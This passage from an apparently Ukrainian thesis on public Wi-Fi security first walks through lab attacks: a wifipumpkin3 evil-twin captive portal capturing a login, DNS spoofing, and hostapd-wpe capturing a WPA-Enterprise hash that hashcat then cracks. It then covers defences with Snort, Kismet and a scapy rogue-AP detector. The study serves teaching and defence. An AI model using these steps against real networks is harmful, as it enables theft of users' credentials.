wp3 > set ssid YemFsCbY
```

Рисунок 2.18 Налаштування wifipumpkin3 для створення captive-portal

В результаті ми отримали мережу з фіктивною сторінкою авторизації(рис. 2.19).




Рисунок 2.19 Результат підключення до фіктивної точки доступу

Після введення даних, вони одразу попадають до нас(рис. 2.20).

```
[ captiveflask ] 22:26:00 - {'10.0.0.21': {'login': 'Admin', 'password': 'Admin'}}

[*] CaptiveFlask credentials:
=====

IP      | Login | Password
-----+-----+-----
10.0.0.21 | Admin | Admin

[ captiveflask ] 22:26:00 - 10.0.0.21 - - [09/Jun/2023 22:26:00] "POST /login?orig_url=http%3A%2F%
2Fconnectivitycheck.gstatic.com%2Fgenerate_204 HTTP/1.1" 200 -

[ sniffkin3 ] 22:26:00 - [ 10.0.0.21 > 10.0.0.1 ] POST 10.0.0.1/login?orig_url=http%3A%2F%2Fconnec
tivitycheck.gstatic.com%2Fgenerate_204
payload: login=Admin&password=Admin
Username: Admin
Password: Admin
```

Рисунок 2.20 Отримано введені дані користувача

Другий приклад використання атаки фальшивої точки доступу — це DNS спуфінг. Тобто перенаправляти користувача з легітимного сайту на підробку(рис. 2.21)[10].

```
wp3 > use spoof.dns_spoof
wp3 : dns_spoof > set domains google.com
wp3 : dns_spoof > set redirectTo 192.168.5.107
wp3 : dns_spoof > start

[*] DnsSpoof attack
=====

[*] Redirect to: 192.168.5.107

[*] Targets:
=====

[*] -> [google.com]
```

Рисунок 2.21 Налаштування DNS спуфінгу

Як бачимо вміст сайту google.com було замінено нашим(рис. 2.22).




Рисунок 2.22 Результат DNS спуфінгу

Також використовуючи метод “Злого двійника” можна перехопити дані WPA/WPA2 Enterprise. Принцип дії подібний до попередніх атак, але для цього нам знадобиться інший інструмент.

hostapd-wpe реалізує IEEE 802.1x атаки видачі себе за аутентифікатор і сервера аутентифікації (Authenticator and Authentication Server impersonation attacks) для отримання облікових даних клієнта, встановлення зв'язку з клієнтом, а також запуск інших атак, де вони можуть бути застосовані.


hostapd-wpe підтримує такі типи EAP для імперсонації (видачі себе за іншого, в даному випадку за автентифікатора і сервери автентифікації):

- EAP-FAST/MSCHAPv2 (Phase 0)
- PEAP/MSCHAPv2
- EAP-TTLS/MSCHAPv2
- EAP-TTLS/MSCHAP
- EAP-TTLS/CHAP
- EAP-TTLS/PAP

Команда для запуску:

hostapd-wpe *шлях\_до\_конфігураційного\_файлу*

В конфігураційному файлі вказується SSID та канал роботи точки доступу(рис. 2.23).



```
~ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
[sudo] password for wanderer:
wlp4s0f3u2: interface state UNINITIALIZED->ENABLED
wlp4s0f3u2: AP-ENABLED
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.11: authenticated
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.11: associated (aid 1)
wlp4s0f3u2: CTRL-EVENT-EAP-STARTED d2:bb:d2:a6:c0:6b
wlp4s0f3u2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp4s0f3u2: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'
wlp4s0f3u2: STA d2:bb:d2:a6:c0:6b IEEE 802.1X: Identity received from STA: 'Admin'

mschapv2: Sat Jun 10 22:01:32 2023
username: Admin
challenge: b6:6c:d0:73:c2:66:86:b9
response: 45:c2:cf:3d:e7:87:11:ce:ec:19:97:aa:12:64:93:b7:d4:19:d5:1a:03:3d:32:e0
jtr NETNTLM: Admin:$NETNTLM$b66cd073c26686b9$45c2cf3de78711ceec1997aa126493b7d419d51a033d32e0
hashcat NETNTLM: Admin::::45c2cf3de78711ceec1997aa126493b7d419d51a033d32e0:b66cd073c266
```

Рисунок 2.23 Результат роботи hostapd-wpe

В результаті можемо побачити логін та хеш паролю, який потрібно зламати. Для цього скористаємось hashcat(рис. 2.24)[7].

```
* Filename..: .\wordlists\rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921503
* Keyspace..: 14344385
* Runtime...: 1 sec

Admin:::45c2cf3de78711ceec1997aa126493b7d419d51a033d32e0:b66cd073c26686b9:Admin

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
```

Рисунок 2.24 Успішний результат роботи hashcat

Пароль було успішно отримано.

### Висновки до другого розділу

У публічних WI-FI мережах існує низка загроз, які можуть спричинити як несанкціонований доступ до даних користувачів, так і повну недієздатність мережі. Зокрема, MITM-атаки (Man-in-the-Middle) дають змогу зловмиснику «вклинитися» між клієнтом та точкою доступу, перехоплюючи або змінюючи передані дані, при цьому користувач часто не помічає жодних відхилень у роботі. Водночас DOS-атаки (Denial of Service) можуть повністю вивести з ладу мережу чи окремі її елементи через надмірне навантаження або велику кількість підроблених запитів, що унеможлиблює доступ легітимних користувачів до послуг. Утім, надзвичайно небезпечним є створення фальшивих точок доступу (Rogue Access Point або Evil Twin), коли зловмисники маскують підроблену мережу під справжню, через що користувачі, під'єднуючись до неї, ризикують розкрити свої паролі й особисту інформацію.

## **РОЗДІЛ 3 РОЗРОБКА ТА ВПРОВАДЖЕННЯ МЕХАНІЗМІВ ЗАХИСТУ WI-FI МЕРЕЖІ**

### **3.1. Захист на рівні мережі**

#### **3.1.1. Налаштування IDS Snort**

Snort - це потужна система виявлення та запобігання мережевим вторгненням з відкритим вихідним кодом. Використовуйте цей підручник, щоб не тільки почати використовувати Snort, але й зрозуміти його можливості за допомогою низки практичних прикладів[13].

Snort використовує правила для аналізу мережевого трафіку, щоб виявити потенційні загрози або мережеві аномалії. Сповіщення можуть бути надіслані аналітику, запущені сценарії виправлення або інші дії.

#### **Поширені випадки використання Snort:**

- Виявлення та блокування мережових атак

Snort можна використовувати для виявлення і блокування мережових атак, таких як атаки на відмову в обслуговуванні (DoS), SQL-ін'єкції або атаки на мережеві служби, такі як добре відомий експлоїт ETERNALBLUE. Snort аналізує мережевий трафік в режимі реального часу, попереджаючи і, можливо, вживаючи заходів для запобігання успіху атаки.

- Моніторинг мережевого трафіку для виявлення підозрілої активності

Snort можна використовувати для моніторингу мережевого трафіку на предмет будь-якої підозрілої активності, наприклад, незвично великого обсягу трафіку; подумайте про багаторазові входи в Microsoft Remote Desktop (RDP) або велику кількість HTTP POST запитів. Це може допомогти виявити потенційні загрози безпеці, що дозволить мережевому адміністратору оцінити потенційний інцидент.

- Виявлення та блокування шкідливого програмного забезпечення

Snort можна налаштувати на використання набору правил, призначених для виявлення відомих імплантатів або сигнатур шкідливих програм. Поширеними прикладами є Cobal Strike (інсталятор / C2-трафік) і Meterpreter на

основі Metasploit. При виявленні шкідливого програмного забезпечення Snort може попередити мережевого адміністратора або запустити дії для зменшення шкоди від шкідливого програмного забезпечення.

Це найпоширеніші випадки використання для розгортання Snort. Слід пам'ятати, що завдяки можливості створювати власні правила, можливості для моніторингу та оповіщення Snort є безмежними.

Спершу запустимо Snort(рис. 3.1).

```
> sudo snort -c /usr/local/etc/snort/snort.lua -A fast -i wlp4s0f3u3 -R /usr/local/etc/rules/snort3-community.rules --daq-dir /usr/local/lib/daq
-----
o")~  Snort++ 3.6.0.0
-----
Loading /usr/local/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
```

Рисунок 3.1 Запуск Snort

Далі при спробі атаки arp-spoofing snort повідомить нас про це(рис. 3.2).

```
12/25-00:18:52.491792 [**] [1:402:16] "PROTOCOL-ICMP destination unreachable port unreachable packet detected" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 192.168.31.1:53 -> 192.168.31.72:1860
12/25-00:18:55.498828 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} 192.168.31.1:53 -> 192.168.31.72:1860
12/25-00:18:56.138819 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} 192.168.31.1:53 -> 192.168.31.72:1860
12/25-00:18:56.293334 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} 192.168.31.1:53 -> 192.168.31.72:1860
12/25-00:18:56.782139 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} 192.168.31.1:53 -> 192.168.31.72:1860
12/25-00:18:57.016775 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} 192.168.31.1:53 -> 192.168.31.72:1860
12/25-00:18:57.632138 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} 192.168.31.1:53 -> 192.168.31.72:1860
```

Рисунок 3.2 Повідомлення про спробу arp-спуфінгу в snort

При спробі DNS-спуфінгу також отримаємо повідомлення(рис. 3.3).

```
12/25-12:01:42.284422 [**] [1:254:17] "PROTOCOL-DNS SPOOF query response with TTL of 1 min. and no authority" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 192.168.31.1:53 -> 192.168.31.72:1860
```

Рисунок 3.3 Повідомлення про загрозу DNS-спуфінга

### 3.1.2. Налаштування WIDS Kismet

**Kismet** — це потужний і гнучкий інструмент для аналізу бездротових мереж, який використовується для виявлення, моніторингу та тестування бездротових мереж стандарту IEEE 802.11 (WI-FI), а також інших типів бездротового зв'язку, таких як Bluetooth, Zigbee тощо. Він є open-source програмним забезпеченням, що працює на платформах Linux, macOS, Windows і навіть вбудованих системах, таких як Raspberry Pi[6].

#### Основні можливості Kismet:

## **1. Пасивний аналіз мереж**

Kismet здійснює пасивний збір даних, тобто не надсилає пакети в мережу. Це дозволяє виявляти точки доступу та пристрої, які підключаються до них, без впливу на роботу мережі.

## **2. Виявлення прихованих мереж**

Завдяки аналізу трафіку Kismet може виявляти навіть приховані точки доступу, які не передають своє SSID, коли клієнтські пристрої намагаються підключитися до них.

## **3. Підтримка різних стандартів зв'язку**

Окрім WI-FI, Kismet може аналізувати трафік інших стандартів, таких як Bluetooth, Zigbee та інші. Це забезпечує ширший спектр застосувань у бездротовій безпеці.

## **4. Підтримка кількох антен**

Програмне забезпечення дозволяє одночасно використовувати кілька адаптерів для моніторингу, що підвищує ефективність збору даних.

## **5. Збереження даних для подальшого аналізу**

Зібрані пакети можна зберігати у форматі PCAP (Packet Capture), що дозволяє проводити поглиблений аналіз у спеціалізованих інструментах, таких як Wireshark.

## **Використання Kismet:**

### **1. Виявлення вразливостей мережі**

Kismet дозволяє виявляти незахищені або недостатньо захищені точки доступу, а також аналізувати активність клієнтів у мережі. Це допомагає оцінити ризики, пов'язані з безпекою.

### **2. Виявлення Rogue Access Point**

Інструмент може виявляти неавторизовані точки доступу (Rogue AP), які часто використовуються зловмисниками для компрометації мережі або перехоплення трафіку.

### **3. Оцінка безпеки**

Kismet дозволяє проводити аудит конфігурації бездротових мереж, наприклад, перевірку рівня шифрування, протоколів автентифікації та інших параметрів безпеки.

#### 4. Тестування ефективності мережі


За допомогою Kismet можна моніторити продуктивність мережі, визначати завантаження каналів і виявляти перешкоди.

#### 5. Виявлення атак

Kismet допомагає виявляти підозрілу активність у мережі, таку як атаки типу deauthentication, Evil Twin, або переповнення запитами.

Kismet вимагає спеціального підтримуваного WI-FI адаптера для роботи в режимі моніторингу. Для запуску виконаємо наступну команду(рис. 3.4):

kismet -с Інтерфейс



```
~$ sudo kismet -c wlp4s0f3u2
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf
INFO: Including sub-config file: /etc/kismet/kismet_memory.conf
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf
INFO: Including sub-config file: /etc/kismet/kismet_logging.conf
INFO: Including sub-config file: /etc/kismet/kismet_filter.conf
INFO: Including sub-config file: /etc/kismet/kismet_uav.conf
INFO: Loading config override file '/etc/kismet/kismet_package.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_package.conf
INFO: Loading config override file '/etc/kismet/kismet_site.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_site.conf

KISMET - Point your browser to http://localhost:2501 (or the address of this sys
'TP-Link_50-20'
INFO: 802.11 Wi-Fi device BC:62:CE:70:0E:C5 advertising SSID 'netis_VAP41'
INFO: Detected new 802.11 Wi-Fi device 0A:53:04:0E:06:97
INFO: Detected new 802.11 Wi-Fi device DA:A1:55:3F:3F:30
INFO: Detected new 802.11 Wi-Fi device BE:61:43:04:02:F4
INFO: 802.11 Wi-Fi device E4:BE:10:08:0C:77 advertising SSID 'netis_57-5'
INFO: Detected new 802.11 Wi-Fi device 08:40:F3:07:30:A3
INFO: 802.11 Wi-Fi device C0:C9:E9:30:07:52 advertising SSID
'TP-Link_50-20'
```

Рисунок 3.4 Запущено kismet

Після цього перейдемо за вказаною адресою, відкриється WEB-інтерфейс. На першій вкладці можемо побачити детальну інформацію про всі виявлені WI-FI пристрої, таку як: назва, тип, тип шифрування, рівень сигналу, канал, об'єм переданих даних, кількість клієнтів ТД, MAC адресу та інше(рис. 3.5).

| Devices Alerts SSIDs ADB Live |              |            |            |      |      |      |         |         |       |  |
|-------------------------------|--------------|------------|------------|------|------|------|---------|---------|-------|--|
| Name                          | Type         | Phy        | Encryption | Sign | Chan | Data | Packets | Clients | BSSID |  |
| TP-Link                       | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -94  | 10   | 0 B  | -----   | 0       | D8    |  |
| Marvel                        | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -94  | 11   | 0 B  | -----   | 0       | 68    |  |
| Subik                         | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -93  | 1    | 0 B  | -----   | 0       | A2    |  |
| TP-LINK                       | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -93  | 10   | 0 B  | -----   | 0       | 84    |  |
| DE-00 20                      | Wi-Fi Client | IEEE802.11 | n/a        | -93  | 6    | 0 B  | -----   | 0       | C0    |  |
| E2:19:21                      | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -93  | 4    | 0 B  | -----   | 0       | E2    |  |
| dzhigora                      | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -93  | 11   | 0 B  | -----   | 0       | 7C    |  |
| TP-Link                       | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -93  | 11   | 0 B  | -----   | 0       | B0    |  |
| TP-Link                       | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -92  | 3    | 0 B  | -----   | 0       | 9C    |  |
| Tenda                         | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -92  | 9    | 0 B  | -----   | 0       | B4    |  |
| shneyssy                      | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -91  | 9    | 0 B  | -----   | 0       | E4    |  |
| Kyivstar                      | Wi-Fi AP     | IEEE802.11 | WPA2-PSK   | -91  | 2    | 92 B | -----   | 1       | D4    |  |

Рисунок 3.5 Виявлені WI-FI пристрої

На другій вкладці будуть з'являтися повідомлення про атаки.

Ось, наприклад, повідомлення про атаку деаутентифікації (рис. 3.6).

| Kismet                        |        |          |                      |                   |                   |             |                                                |  |
|-------------------------------|--------|----------|----------------------|-------------------|-------------------|-------------|------------------------------------------------|--|
| Devices Alerts SSIDs ADB Live |        |          |                      |                   |                   |             |                                                |  |
| Type                          | Class  | Severity | Time                 | Transmitter       | Source            | Destination | Alert                                          |  |
| BCASTDISCON                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:36 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | IEEE80211 Access Point BSSID 50:00:00:00:00:00 |  |
| BCASTDISCON                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:36 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | IEEE80211 Access Point BSSID 50:00:00:00:00:00 |  |
| BCASTDISCON                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:40 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | IEEE80211 Access Point BSSID 50:00:00:00:00:00 |  |
| BCASTDISCON                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:40 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | IEEE80211 Access Point BSSID 50:00:00:00:00:00 |  |
| BCASTDISCON                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:43 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | IEEE80211 Access Point BSSID 50:00:00:00:00:00 |  |
| DEAUTHFLOOD                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:36 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | Deauth/Disassociate flood on 50:00:00:00:00:00 |  |
| DEAUTHFLOOD                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:36 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | Deauth/Disassociate flood on 50:00:00:00:00:00 |  |
| DEAUTHFLOOD                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:40 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | Deauth/Disassociate flood on 50:00:00:00:00:00 |  |
| DEAUTHFLOOD                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:40 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | Deauth/Disassociate flood on 50:00:00:00:00:00 |  |
| DEAUTHFLOOD                   | DENIAL | MEDIUM   | Dec 24 2024 03:20:43 | 50:00:00:00:00:00 | 50:00:00:00:00:00 | all         | Deauth/Disassociate flood on 50:00:00:00:00:00 |  |

Рисунок 3.6 Виявлено атаку деаутентифікації

Також тут можуть відображатись повідомлення про атаки: спроби підміни існуючого пристрою, відома спроба експлойту з відбитками пальців, зондування відомими інструментами.

### 3.1.3. Методи виявлення фейкових точок доступу

Rogue Access Point (Rogue AP) представляє значну загрозу для безпеки бездротових мереж. Їхнє виявлення ґрунтується на аналізі характеристик бездротового середовища та поведінки мережевих пристроїв. Теоретичні методи виявлення Rogue AP можна розділити на кілька категорій.

#### 1. Аналіз сигнатур

Метод базується на використанні баз даних легітимних точок доступу. Rogue AP ідентифікується шляхом порівняння:

SSID: Пошук точок доступу з однаковими або підозрілими назвами.

MAC-адрес: Виявлення нових або підроблених MAC-адрес, які не збігаються з відомими виробниками.

Частот: Аналіз частотного спектру для виявлення сигналів, що працюють на незвичних каналах.

Цей метод потребує попередньо зібраного списку авторизованих точок доступу.

## **2. Аналіз аномалій**

Цей метод виявляє пристрої, які ведуть себе нетипово або порушують звичайну поведінку мережі. Використовуються такі ознаки:

Незвична кількість підключених клієнтів: Rogue AP можуть створювати аномально велике навантаження.

Відсутність шифрування: Точки доступу, що працюють без шифрування, є підозрілими.

Висока потужність сигналу: Rogue AP, що працюють ближче до жертв, можуть мати вищу потужність сигналу, ніж легітимні точки.

## **3. Аналіз трафіку**

Rogue AP часто перенаправляють або модифікують трафік. Це можна виявити за допомогою:

Пошуку аномальних DNS-запитів: Перевірка, чи перенаправляється трафік користувачів на фальшиві вебсайти.

Аналізу маршрутизації: Виявлення підозрілих маршрутів, які ведуть через невідомі пристрої.

Виявлення повторюваних SSID: Rogue AP часто дублюють імена існуючих точок доступу.

## **4. Сканування середовища**

Сканування дозволяє побудувати повну карту бездротового середовища:

Пасивне сканування: Аналіз усіх сигналів у межах радіусу дії.

Активне сканування: Відправка запитів для перевірки відповіді від підозрілих точок доступу.

Канал-хопінг: Перемикання між каналами для перевірки всіх доступних частот.

## **5. Геолокація**

Метод використовує фізичне розташування точок доступу:

Вимірювання потужності сигналу (RSSI): Визначення місця розташування пристрою за потужністю сигналу.


Порівняння географічних координат: Зіставлення відомого розташування легітимних точок доступу із сигналами підозрілих пристроїв.

Для цього було написано скрипт на Python, який буде виявляти зловмисну точку доступу в мережі. Для цього було використано модуль scapy. Принцип роботи простий: сканується WI-FI простір і якщо з'являється точка доступу з такою самою назвою та без захисту то виводиться повідомлення про це.

Лістинг коду на мові програмування Python:

```
from scapy.all import *
def handle_packet(packet):
    if packet.haslayer(Dot11Beacon) or packet.haslayer(Dot11ProbeResp):
        if not packet.haslayer(Dot11EltRSN) and not
packet.haslayer(Dot11EltRSN):
            ssid = packet[Dot11Elt].info.decode()
            bssid = packet[Dot11].addr3.upper()
            if ssid == "YemFsCbY" and bssid not in detected_aps:
                detected_aps.append(bssid)
            print(f"Знайдено зловмисну точку доступу: SSID: {ssid}, BSSID:
{bssid}")
detected_aps = []
print("Розпочато пошук зловмисних точок доступу\n")
sniff(iface="wlp4s0f3u2", prn=handle_packet, store=0)
```

Запустимо фальшиву точку доступу(рис. 3.7).




```
bssid          | ssid          | channel | interface    | status        | security
| hostapd_config
-----+-----+-----+-----+-----+-----
BC:F6:4F:43:3A:7B | YemFsCbY     | 1       | wlp4s0f3u2   | not Running   | false
| false

wp3 > start
[+] enable forwarding in iptables...
```

Рисунок 3.7 Запущено фальшиву точку доступу за допомогою wp3

А тепер запусимо скрипт для виявлення(рис. 3.8).



```
~/Study/Coding > sudo python3 ./RogueAP.py
Розпочато пошук зловмисних точок доступу

Знайдено зловмисну точку доступу: SSID: YemFsCbY, BSSID: BC:F6:87:03:36:78
```

Рисунок 3.8 Результат роботи скрипта для виявлення фальшивих точок доступу

Як бачимо скрипт виявив зловмисну точку доступу та повідомив про це.

Також для виявлення зловмисних точок доступу, можна скористатися програмним забезпеченням для аналізу спектру WI-FI. Наприклад Sparrow-WiFi. Sparrow-WiFi — це потужний інструмент для аналізу бездротових мереж, орієнтований на професіоналів у сфері кібербезпеки, мережесх адміністраторів та ентузіастів, які займаються моніторингом і тестуванням бездротових мереж. Програма має графічний інтерфейс і доступна для використання на Linux-системах[16].

### **Основні можливості Sparrow-WiFi:**

- Сканування бездротових мереж

Аналіз доступних точок доступу (SSID) і їхніх характеристик.

Виявлення частотних каналів, потужності сигналу (RSSI) та типів шифрування.

Побудова графіків активності точок доступу.

- Аналіз клієнтів мережі

